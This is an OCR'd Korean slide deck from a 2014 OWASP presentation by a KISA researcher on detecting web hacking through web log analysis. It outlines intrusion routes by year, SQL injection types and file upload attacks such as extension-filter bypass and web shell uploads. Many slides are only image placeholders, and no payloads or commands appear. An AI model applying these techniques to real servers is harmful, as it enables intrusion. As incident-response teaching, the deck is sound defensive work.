# 웹 로그 분석을 통한 웹 해킹 탐지 및 유형별 피해 사례

박문범 선임연구원
KrCERT/CC, KISA
mbpark@kisa.or.kr

**OWASP**
2014. 06. 17




**The OWASP Foundation**
http://www.owasp.org

# Index

- 침해사고 경로
- 웹 로그 유형
- 웹 로그 구조 분석
- 웹 로그 분석을 통한 공격 행위 검출

# 침해사고 경로


웹셸 생성
악성코드 감염
계정 유출
파일 업로드 취약점
백도어 설치
SQL 인젝션 취약점
시스템 취약점
웹 어플리케이션 취약점
파일 인클루드 취약점
기타
악성코드 감염
웹셸 생성
계정 유출
파일 업로드 취약점
특이사항 없음
백도어 설치
SQL 인젝션 취약점
루트킷 설치
시스템 취약점
웹 어플리케이션 취약점
악성코드 감염
웹셸 생성
파일 업로드 취약점
특이사항 없음
계정 유출
백도어 설치
SSH 데몬 변조
루트킷 설치
웹 어플리케이션 취약점
기타
악성코드 감염
웹셸 생성
특이사항 없음
계정 유출
파일 업로드 취약점
시스템 취약점
루트킷 설치
백도어 설치
SQL 인젝션 취약점
웹 어플리케이션 취약점
2010년
2011년
2012년
2013년

# 침해사고 경로

- SQL-Injection 공격

- 웹 어플리케이션 자체의 취약점을 이용한 해킹 기법
- 악의적인 SQL 구문을 DB서버에 입력하여 권한을 획득

- SQL-Injection 공격의 유형


- Error base SQL-Injection ☜ 발생하는 웹 해킹 사고의 50% 이상
- Blind SQL-Injection
- Mass SQL-Injection

- 발생 가능한 피해

- 시스템 명령어 실행, 주요 정보 유출, 공격 경유지 악용 등


# 침해사고 경로

- SQL-Injection – 인증 우회




# 침해사고 경로

- SQL-Injection – Error Base



# 침해사고 경로

- SQL-Injection – Error Base



# 침해사고 경로

- File Upload 공격


- 웹 어플리케이션(게시판 등) 자체의 취약점을 이용한 해킹 기법
- 악의적인 파일을 업로드하여 시스템 명령어 실행 권한을 획득
- 해킹 피해를 입은 웹 서버의 대부분에서 웹쉘 발견

- 발생 가능한 피해

- 시스템 명령어 실행, 주요 정보 유출, 악성코드 유포, 공격 경유지 악용
- DDoS 좀비 PC 제어 서버(Bot C&C)


# 침해사고 경로

- File Upload 공격 – 업로드 확장자 제한 우회




# 침해사고 경로

- File Upload 공격 – 업로드 확장자 제한 우회



# 침해사고 경로

- File Upload 공격 사례 – 다기능 웹쉘 업로드



# 침해사고 경로

